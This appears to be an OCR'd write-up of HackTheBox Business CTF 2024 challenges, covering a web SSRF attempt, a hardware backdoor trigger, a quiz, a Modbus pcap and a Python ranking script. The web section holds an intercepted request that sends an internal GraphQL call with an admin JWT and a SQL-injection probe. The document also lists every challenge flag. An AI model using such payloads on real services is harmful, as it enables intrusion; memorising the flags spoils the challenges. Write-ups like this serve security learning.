

Forward
Drop
Intercept is on
Action
Open browser
Pretty
Raw
Hex
POST /download?token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoidXNlciIsImlhdCI6MTcxNjA0MTk0NX0.QYEjfglYa2gSIs6GQlfBGWnDZqG1s5UR-3Z3kWZ9AsQ
HTTP/1.1
Host: 83.136.248.194:46473
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:126.0) Gecko/20100101 Firefox/126.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
DNT: 1
Sec-GPC: 1
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=1
Content-Length: 247
{"url":
"http://127.0.0.1:1337/graphql?token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoiYWRtaW4iLCJpYXQiOjE3MTYwNDE4NTV9.aJH9H2F_BP9rP
GdjDPbfo4hTXU_q5HEqcTSpdTLzrn0&query={getDataByName(name:%20\"admin'\")%20{name%20department%20isPresent}}"}


83.136.248.194:46473/download?token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoidXNlciIsImlhdCI6MTcxNjA0MTk0NX0.QYEjfglYa2gSIs6GQlfBGWnDZqG1s5UR
1 of 1
Automatic Zoom
{"errors":[{"message":"Username must only contain letters, numbers, and spaces.","locations":[{"line":1,"column":2}],"path":
["getDataByName"]}],"data":{"getDataByName":null}}


HTB_BUSINESS_CTF_2024
index.js
uploads
.gitignore
utils
database.js
security.js
views
errors
400.ejs
401.ejs
500.ejs
error.ejs
reports
enviromental-report.ejs
progress-report.ejs
admin.ejs
web_blueprint_heist > app > {} package.json > ...
{
"dependencies": {
"dotenv": "^16.4.5",
"ejs": "^3.1.9",
"express": "^4.19.2",
"graphql-http": "^1.22.1",
"jsonwebtoken": "^9.0.2",
"mysql2": "^3.9.4",
"wkhtmltopdf": "^0.4.0"
}
}

https://security.snyk.io/vuln/SNYK-JS-MYSQL2-6670046

Unfortunately, this was the wrong way, so it was not able to move further and achieve remote code execution.



Hardware

It’s Oops PM

Challenge description


CHALLENGE NAME

It's Oops PM

With the location of the underground bunker secured, the crew embarks on the next phase of their plan: assessing the feasibility of creating an underground tunnel to bypass the super mutant camp. They secure samples of water, soil, and air near the area. Scouring the wasteland for salvageable equipment, they stumble upon a dilapidated research facility where they find a cache of environmental sensors. Examining these sensors, the crew discovers they communicate with a satellite and contain a crypto-processor that encrypts their transmissions. After hand-drawing the diagrams and emulating the silicon chip's logic with VHDL, they uncover what appears to be a backdoor in the embedded logic that only triggers when a specific input is given to the system. Determined to exploit this, they turn to their tech specialist. Can you connect to the satellite and activate it?

Step by step guide

Downloadable files contained details of the inserted backdoor. I analyzed the files and detected the following sequence of characters:



Next step was to start the docker container for this challenge and submit the copied payload.

```
The input must be a binary signal of 16 bits.

Input : 1111111111101001
Output: 0110001111100001

You triggered the backdoor here is the flag: HTB{4_7yp1c41_53cu23_TPM_ch1p}
```


Flag

HTB{4_7yp1c41_53cu23_TPM_ch1p}

Misc

Aptitude Test

Challenge description



Step by step guide

This challenge was pretty easy and after trying several combinations of answers it was possible to get the flag.

```
C: Escape routes
D: All of the above
Choice: A
Question 9: You find a stash of resources belonging to a local gang. What do you do?
A: Take everything you need
B: Take only what is essential for survival
C: Use it as leverage with the other gang
D: Analyse and see if there's anything immediately useful
Choice: A
Question 10: You meet another group of survivors who are hostile. What is the most effective way to handle the situation?
A: Show aggression to establish dominance
B: Negotiate for peace and resources exchange
C: Avoid them and leave quietly
D: Offer to join forces with them
Choice: A
Congratulations, your final role is: Demolitions
I am sure you will be happy with it. If not, that's too bad - you should have done better.
Whoops, I nearly forgot - here's some useful information as well: HTB{c0nNeCt3d_t0_mY_rOl3!_860c22ec5909847c63c989bfc7006d08}
```


Flag

HTB{c0nNeCt3d_t0_mY_rOl3!_860c22ec5909847c63c989bfc7006d08}

ICS


Shush Protocol

Challenge description



Step by step guide

In this challenge I was tasked to analyze the .pcap file and retrieve the flag. In the provided network capture there were Modbus protocol requests with certain data. In order to get the flag I decided to review the available TCP streams and managed to get the desired string.



Flag

HTB{50m371m35_cu570m_p2070c01_423_n07_3n0u9h7}

Coding

Computational Recruiting

Challenge description

CHALLENGE NAME

Computational Recruiting

Not too long ago, your cyborg detective friend John Love told you he heard some strange rumours from some folks in the Establishment that he's searching into. They talked about the possible discovery of a new vault, vault 79, which might hold a big reserve of gold. Hearing of these news, youband your fellow compatriots slowly realized that with that gold reserver you could accomplish your dreams of reviving the currency of old times, and help modern civilization flourish once more. Looking at the potential location of the vault however, you begin to understand that this will be no easy task. Your team by itself is not enough. You will need some new recruitments. Now, standing in the center of Gigatron, talking and inspiring potential recruits, you have collected a big list of candidates based on skills you believe are needed for this quest. How can you decide however which ones are truly worthy of joining


CHALLENGE NAME

Computational Recruiting

searching into. They talked about the possible discovery of a new vault, vault 79, which might hold a big reserve of gold. Hearing of these news, youband your fellow compatriots slowly realized that with that gold reserver you could accomplish your dreams of reviving the currency of old times, and help modern civilization flourish once more. Looking at the potential location of the vault however, you begin to understand that this will be no easy task. Your team by itself is not enough. You will need some new recruitments. Now, standing in the center of Gigatron, talking and inspiring potential recruits, you have collected a big list of candidates based on skills you believe are needed for this quest. How can you decide however which ones are truly worthy of joining you?

Step by step guide


Coding challenges were quite interesting. This was the first challenge in this category. The participants were tasked to write a script that will parse the provided table and print the list with top 14 participants with the highest scores calculated using the predefined formula.



HTB_BUSINESS_CTF_2024
coding_computational_recruiting
data.txt
formatted.csv
crypto_exciting_outpost_recon
hardware_its_oops_pm
ics_shush_protocol
web_blueprint_heist
coding_computational_recruiting.zip
crypto_exciting_outpost_recon.zip
hardware_its_oops_pm.zip
ics_shush_protocol.zip
rev_flagcasino.zip
web_blueprint_heist.zip

coding_computational_recruiting > data.txt

First Name	Last Name	Health	Agility	Charisma	Knowledge	Energy	Resourcefulness
Alis	Reeson	2	5	5	8	7	10
Gerri	Bielfelt	8	9	3	8	5	9
Wolfie	Appleby	5	1	2	7	2	1
Krishnah	Minker	1	7	7	10	6	5
Cassondra	Peizer	9	8	8	2	6	4
Jamie	Aston	10	7	4	1	5	9
Hester	Ditty	7	5	4	4	9	8
Shay	Sheardown	10	8	6	3	2	10
Philomena	Ellesworth	1	4	4	6	2	2
Ruby	Hanlon	4	10	3	10	3	4
Andy	Swane	8	8	6	4	10	8
Estell	McWhin	7	4	7	9	8	9
Ophelie	Burrus	1	10	2	8	5	4
Eddy	Warne	6	6	1	10	7	9
Orelie	Roslen	3	4	9	5	4	3
Colby	Dragoe	5	10	8	2	8	1
Boyce	Valentine	1	1	2	3	5	4
Vonnie	Crabb	3	4	10	2	5	7
Adelice	Tampen	6	1	1	5	9	1
Taber	Haile	9	7	10	8	1	9
Tootsie	Shaxby	4	4	5	5	8	9
Colene	Vanvatin	8	8	4	5	2	10



kali@kali: ~/Desktop/coding_computational_recruiting

File Actions Edit View Help

kali@kali: ~/Desktop/coding_computational_recruiting × kali@kali: ~/Desktop/coding_computational_recruiting ×


```
┌──(kali㉿kali)-[~/Desktop/coding_computational_recruiting]
└─$ nc 94.237.62.130 35912
You will be given a file with N = 200 different potential candidates. Every candidates has 6 different skills, wit
h a score 1 ⩽ s ⩽ 10 for each.
The formulas to calculate their general value are:
        <skill>_score = round(6 * (int(s) * <skill>_weight)) + 10
        overall_value = round(5 * ((health * 0.18) + (agility * 0.20) + (charisma * 0.21) + (knowledge * 0.08) + (
energy * 0.17) + (resourcefulness * 0.16)))
        Note: The round() function here is Python 3's round(), which uses a concept called Banker's Rounding
The weights for the 6 skills are: health_weight = 0.2, agility_weight = 0.3, charisma_weight = 0.1, knowledge_weig
ht = 0.05, energy_weight = 0.05, resourcefulness_weight = 0.3
Enter the first 14 candidates ordered in the highest overall values.
Enter them like so: Name_1 Surname_1 - score_1, Name_2 Surname_2 - score_2, ... , Name_i Surname_i - score_i
        e.g. Timothy Pempleton - 94, Jimmy Jones - 92, Randolf Ray - 92, ...
>
```

Script.py

```
import csv


# Read and parse the CSV file
with open('./formatted.csv', newline='') as csvfile:
```

```
    data = list(csv.reader(csvfile))

# Extract the header row and the items list
print(data)
header_row = data[0]
items_list = data[1:]

# Convert the items to dictionaries
all_items = [{
    'firstName': item[0],
    'lastName': item[1],
    'health': item[2],
    'agility': item[3],
    'charisma': item[4],
    'knowledge': item[5],
    'energy': item[6],
    'resourcefulness': item[7]
} for item in items_list]

# Define weights for each attribute
health_weight = 0.2
agility_weight = 0.3
charisma_weight = 0.1
knowledge_weight = 0.05
energy_weight = 0.05
resourcefulness_weight = 0.3

# Calculate scores for each skill and overall value
for el in all_items:
    el['health_score'] = round(6 * (int(el['health']) * health_weight)) + 10
    el['agility_score'] = round(6 * (int(el['agility']) * agility_weight)) + 10
    el['charisma_score'] = round(6 * (int(el['charisma']) * charisma_weight)) + 10
    el['knowledge_score'] = round(6 * (int(el['knowledge']) * knowledge_weight)) +
10
    el['energy_score'] = round(6 * (int(el['energy']) * energy_weight)) + 10
    el['resourcefulness_score'] = round(6 * (int(el['resourcefulness']) *
resourcefulness_weight)) + 10
    el['overall_value'] = round(5 * (
        (el['health_score'] * 0.18) + (el['agility_score'] * 0.20) +
(el['charisma_score'] * 0.21) +
        (el['knowledge_score'] * 0.08) + (el['energy_score'] * 0.17) +
(el['resourcefulness_score'] * 0.16)
    ))

# Sort the list by overall value in descending order
```

```
final_list = sorted(all_items, key=lambda x: x['overall_value'], reverse=True)

# Print the top 14 items
top_14 = [f"{el['firstName']} {el['lastName']} - {el['overall_value']}" for el in
final_list[:14]]
print(', '.join(top_14))
```




Flag

HTB{p4r51Ng_4nd_m4th_ForMUl45_4nd_5orT1Ng_15_8ut_th3_B3g1nN1n!!_aa7e70eea41eb61edaf12a5e36d827ec}

